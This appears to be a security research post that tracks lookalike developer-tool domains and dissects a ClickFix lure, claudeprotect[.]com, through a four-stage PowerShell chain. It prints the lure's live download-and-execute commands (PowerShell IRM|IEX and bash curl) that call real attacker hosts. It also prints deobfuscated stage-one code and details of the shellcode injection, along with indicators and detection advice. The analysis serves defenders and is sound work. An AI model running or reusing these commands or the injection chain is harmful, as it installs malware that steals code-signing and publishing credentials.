Tech workers, the new step in supply chain attacks
Lookalike domains built on developer brands are multiplying, and some of them serve ClickFix lures that put malware on a developer's workstation.
A scan of 10.6 million newly registered domains found 5,380 names that imitate
developer tools, security products and package infrastructure. One of them,
claudeprotect[.]com, was live and serving a paste-and-run command. The
command ends with shellcode injected into a Microsoft-signed process.
Certificate records date the growth. Domains starting with "claude" received 5.3 times more first certificates in January to September 2026 than in the same months of 2025. The jump happened in January 2026.
Why developers
ClickFix is a page that tells the visitor to copy a command and run it. There is no exploit and no download. The visitor runs the malware with their own privileges.
Developers are a good target for it. They paste install commands every day, and
curl ... | sh is a normal way to install a tool.
What sits on a developer workstation is the reason this is a supply chain problem:
- source code and the right to push it
- package publishing tokens (npm, PyPI, crates)
- cloud and CI credentials
- code signing keys
An attacker who holds these can ship code to every user of what that developer builds. The package registry does not need to be breached. The person who publishes to it does.
The pattern is already documented. In September a fake Homebrew page ran 12 commands on a developer's new Mac in 541 milliseconds. Last week Island reported 186 fake AI domains covering 27 brands, including Claude, Cursor and Copilot.
What the scan found
- Input: the daily list of newly registered domains from 21 June to 15 November 2026. 147 days, 10,591,196 unique names.
- Filter: about 150 brands in three groups: developer tools, security tools, package and build infrastructure. A name matches if it contains a brand next to a word like "install", "cli" or "update", or a brand with one typo.
- Probe: the 1,089 matches from the last 30 days were resolved and fetched twice, as macOS Safari and as Windows Chrome. Each page was searched for a command to paste.
| Step | Count |
|---|---|
| Lookalike names, 147 days | 5,380 (36 a day) |
| Probed, last 30 days | 1,089 |
| Answered over HTTP | 879 |
| Parked or for sale | 278 |
| Already suspended by registrar or registry | 19 |
| Served a shell or PowerShell command | 6 |
| Confirmed ClickFix | 1 |
Some of the domains:
claudeprotect[.]com: live ClickFix, analysed belowburpsuite[.]org: fake product site, the download is a "BurpSuite-Pro" activation archiveclaudes[.]to: offers an unsigned Windows executablehomebrewmac[.]com: registered 13 November, placeholder page1password-help[.]cc,fixmyclaude[.]com,claudpro[.]tech,githubb[.]online,vissualstudio[.]com,powershell[.]lat,vercelsynficydapp[.]online: suspended before they could be fetched
Of the six pages that served a command, three were ordinary open-source installers, one was a parody and one was a false match. The sixth was the lure.
The lure: claudeprotect[.]com
The domain was registered on 30 October 2026. It sits behind Cloudflare. The page sells "stable Claude sessions": proxy routing, device fingerprint spoofing and a "WhitePersona verification bypass" for people whose account was asked to prove its identity.


The page does not clone the Claude site. It borrows the name and the look, and it targets people who are searching for a way around a control. They arrive on purpose and expect to run something.
The Copy button gives one of two commands:
powershell | WindowsIRM gitlab.com/dsy648ajd6ff/01a1e287-8de7-700c-802a-969604d519c9/-/raw/main/01a1e287-8de7-700c-802a-9696051416d5 | IEX/bin/bash -c "$(curl -A 'Mac OS X 10_15_7' -fsSL '<8 random hex>.sishi.store/?ublib=d69aa45a-c48e-45c8-b46c-9271d8280b8c')"The Windows command downloads a script from a throwaway GitLab account. That script
downloads a second one from hazeldrift[.]cc. The second decrypts a third,
which starts MicrosoftEdgeUpdate.exe suspended, writes 318 KB of shellcode
into it and resumes it. The three scripts write no executable to disk.
The GitLab project was created at 04:05 UTC on the day of the analysis. The lure domain was 17 days old. The operator keeps the domain and replaces what it points to.
The full chain is in the folded section at the end of this post.
A second pair: Burp Suite


This one targets pentesters. The Download button points to a third-party archive that promises a licensed Burp Suite Professional. The archive was not analysed. A security engineer who runs it does so on a machine full of client access.
Since when
Registration feeds do not go back far enough to answer this. Certificate transparency logs do. Every TLS certificate is logged with its date, so the first certificate of a domain is a good proxy for the month it went live.

- December 2025: 163 new "claude" domains. January 2026: 645.
- January to September 2025: 1,009. Same months of 2026: 5,389. That is 5.3 times more.
- The peak was April 2026 with 825. September was 313, still 2.4 times September 2025.
Other names, same months, 2025 against 2026:
| Name starts with | Jan to Sep 2025 | Jan to Sep 2026 | Change |
|---|---|---|---|
claude | 1,009 | 5,389 | x5.3 |
cursor | 626 | 1,569 | x2.5 |
openai | 803 | 1,108 | x1.4 |
chatgpt | 1,163 | 1,184 | x1.0 |
homebrew | 156 | 166 | x1.1 |
pypi | 26 | 25 | x1.0 |
coffee (control) | 1,505 | 1,761 | x1.2 |
The control word barely moved, so the rise is not a general increase in certificates.
Two names grew: claude and cursor. Both are AI coding tools.
The two do not grow the same way. The claude names are spread over
thousands of unrelated registrations, and no batch exceeds 20 names. The
cursor figure includes 600 numbered .asia domains
(cursorfg160260, cursorforge1430...) created in batches of
about 100 on four days of March 2026. That is one operator. Without that batch,
cursor is at x1.5.
The same wave hit chatgpt three years earlier: 112 new domains in 2022,
then 6,092 in 2023. Lookalike registrations follow the tool that developers are
adopting, and in 2026 that tool is a coding agent that runs commands on the
workstation.
The registration feed agrees for the recent months. From July to November 2026 the scan found between 34 and 41 lookalikes a day, with no further rise. The step happened in early 2026 and the level has held since.
Limits
- A lookalike name is not proof of malice. Most "claude" domains are courses, wrappers and fan projects. The lures hide in that crowd, and the crowd is five times larger.
- The certificate count covers names that start with the brand and continue with a
letter, a digit or a dot. Hyphenated names such as
claude-code.exampleare not counted. Data ends on 20 October 2026. - The registration feed is capped at 70,000 names a day. It is a sample.
- Payload hosts use random words (
sishi,hazeldrift). A name filter cannot find them. - Fake interview lures use older or borrowed domains. This scan found none, and that says nothing about how common they are.
- 183 parked pages redirect through ad networks that filter visitors. A scan from a cloud address sees only the "for sale" page.
What to do
- Treat developer workstations as part of the supply chain. Publishing tokens and signing keys belong in a hardware key or a CI secret store, not in a dotfile.
- Block or warn on domains younger than 30 days on developer and admin machines. The lure was 17 days old and its second stage 7.
- Alert on a hidden PowerShell that pipes a download into
Invoke-Expression, and onMicrosoftEdgeUpdate.exestarted by anything other than its own updater. - Give developers a sanctioned way to use AI tools. The lure works on people looking for a workaround.
Indicators of compromise
Block the domains. The IP addresses are Cloudflare and shared with unrelated sites.
| Type | Value | Note |
|---|---|---|
| Domain | claudeprotect[.]com |
Lure, registered 2026-10-30, Spaceship |
| Domain | *.sishi[.]store |
macOS stage 1, one random subdomain per visitor |
| Domain | *.hazeldrift[.]cc |
Windows stage 2, /install.ps1, registered 2026-11-09 |
| URL | gitlab[.]com/dsy648ajd6ff/* |
Windows stage 1, GitLab user id 44456760 |
| SHA-256 | 2092d12e81500f977eeb4c2c850a7fc76cfc17a61979d4708531c0a17c31d77a |
Stage 1, 586,286 bytes |
| SHA-256 | 8a01bfe906fe336b3572c5143d8725e0a96934a73bfa87b6abd009a1aada8954 |
Stage 2, 6,226,857 bytes |
| SHA-256 | 6dcb8d5911b901814b65af603001ffeca975c3881ed92f43d0f8376b980d3b24 |
Stage 3, decrypted injector |
| SHA-256 | f8c1b12969edcd2c1678c3a9e5bec7b9cf535b2dd4cc0ea33d561b6496b96906 |
Stage 4, x86 shellcode, 325,470 bytes |
| String | AMSI_RESULT_NOT_DETECTED |
XOR key between stage 2 and stage 3 |
| Watchlist | burpsuite[.]org, claudes[.]to,
homebrewmac[.]com |
Brand abuse, not confirmed ClickFix |
| SHA-256 | d9f9653655c53611aba07d46c3d9b34d0a4a337baffaaeca1f590720ad23c15a |
claudes.exe, not analysed |
Side analysis: the four-stage PowerShell chain behind claudeprotect[.]com
Every stage was recovered by reading the previous one. Nothing was executed.
How the page builds the command
js | served in the pagewindow.SERVER_INSTALL_COMMANDS = {
"windows": "IRM gitlab.com/dsy648ajd6ff/01a1e287-8de7-700c-802a-969604d519c9/-/raw/main/01a1e287-8de7-700c-802a-9696051416d5 | IEX",
"macos": "/bin/bash -c \"$(curl -A 'Mac OS X 10_15_7' -fsSL '${usr_id}.sishi.store/?ublib=d69aa45a-c48e-45c8-b46c-9271d8280b8c')\"; echo \"\"BotGuard: Answer the protector challenge. Ref: 73282"
};
window.LINUX_INSTALL_MESSAGE = "In development.";${usr_id}is replaced in the browser by 4 random bytes in hex. Each visitor gets a different macOS hostname.- The macOS
curlsends the User-AgentMac OS X 10_15_7. The value is fixed in the command, which suggests the host checks it. - The trailing
echo "BotGuard: ..."prints a line that looks like a passed security check. sishi[.]storerefused the connection during the analysis. Only the Windows chain was recovered.
Age of each component

- The GitLab account has one public project and three events: created at 04:05:22, pushed at 04:05:24 and 04:06:06 UTC. The upload was scripted.
- The page served the same command at 16:20 and at 19:52 UTC.
- The lure is 17 days old and its stage 1 is 12 hours old, so this is not the first stage 1 it has pointed to. The rotation interval is unknown.
sishi[.]storehas certificates going back to November 2025 and was hosted on a cPanel server in early 2026. It is a reused domain. A rule based on domain age does not catch it.
Stage 1: GitLab, 586 KB
330 lines of PowerShell. Almost all of it is arithmetic that evaluates to constants and branches that never run. Three lines matter:
powershell | stage 1$i9tgDH = [Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('aHR0cHM6Ly8=')) +
(-join @(0..13 | % { @('t','43ef','haze','5-7f4','17e','ad','ce.','0-6','-b','71ce','fe','ldrif','e27','01a1')
[@(13,12,3,9,8,5,7,10,1,4,6,2,11,0)[$_]] })) +
'.cc/install.ps1'
$rhgDzV.Arguments = '-NoProfile -ExecutionPolicy Bypass -Command "& (gcm ir*m) ' + $i9tgDH + ' | & (gcm i*x)"'
$rhgDzV.WindowStyle = 'Hidden'https://01a1e275-7f471ce-bad0-6fe43ef17ece.hazeldrift.cc/install.ps1A hidden powershell.exe downloads that URL and runs it. The cmdlets are
called through wildcards (gcm ir*m, gcm i*x), so the strings
Invoke-RestMethod and Invoke-Expression never appear.
Stage 2: hazeldrift[.]cc, 6.2 MB
59,275 lines. One line of 1.9 MB holds a byte array. The bytes are base64 text. Once decoded they give 427,849 bytes encrypted with a repeating XOR key. The key length shows up as repeats every 24 bytes. Solving each of the 24 positions gives the key:
xor keyAMSI_RESULT_NOT_DETECTEDThis is the constant the Windows Antimalware Scan Interface returns for a clean scan. It is also a usable detection string.
Stage 3: the injector, 332 lines
- Decodes the payload from a 406,838-character string with a custom base85 alphabet.
- Walks the export table of
kernel32.dllin memory and finds seven functions by the FNV-1a hash of their name. - Builds the native calls with
Reflection.Emitin a dynamic assembly namedRuntimeHost. There is noAdd-Typeand no compiler process. - Starts
MicrosoftEdgeUpdate.exesuspended. If it is missing, it uses the 32-bitrundll32.exe. - Allocates executable memory in that process, writes the payload, queues it on the main thread, waits 0.5 to 2 seconds and resumes. This is Early Bird APC injection.
| FNV-1a | Function | Use |
|---|---|---|
1249643017 | CreateProcessA | start the host suspended |
2931164316 | VirtualAllocEx | allocate read-write-execute memory |
3221786346 | WriteProcessMemory | copy the shellcode |
2299245819 | QueueUserAPC | schedule it on the main thread |
3139559470 | ResumeThread | run |
4165922393 | TerminateProcess | cleanup on failure |
4206493797 | CloseHandle | cleanup |
Stage 4: the shellcode
325,470 bytes of 32-bit position-independent code. It starts with a call over 322,004 bytes of data, the layout produced by loader generators such as Donut. The final module is inside that data, encrypted. Extracting it requires emulating the stub and was not done. A machine that ran the Windows command should be treated as compromised.
Detection points
powershell.exe -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypassstarted by anotherpowershell.exe.- Script block log (event 4104) containing
System.Reflection.Emit.AssemblyBuilderandGetDelegateForFunctionPointertogether, or the stringAMSI_RESULT_NOT_DETECTED. powershell.execreatingMicrosoftEdgeUpdate.exeor a 32-bitrundll32.exewith no arguments, followed by a remoteVirtualAllocExwith execute rights andQueueUserAPC.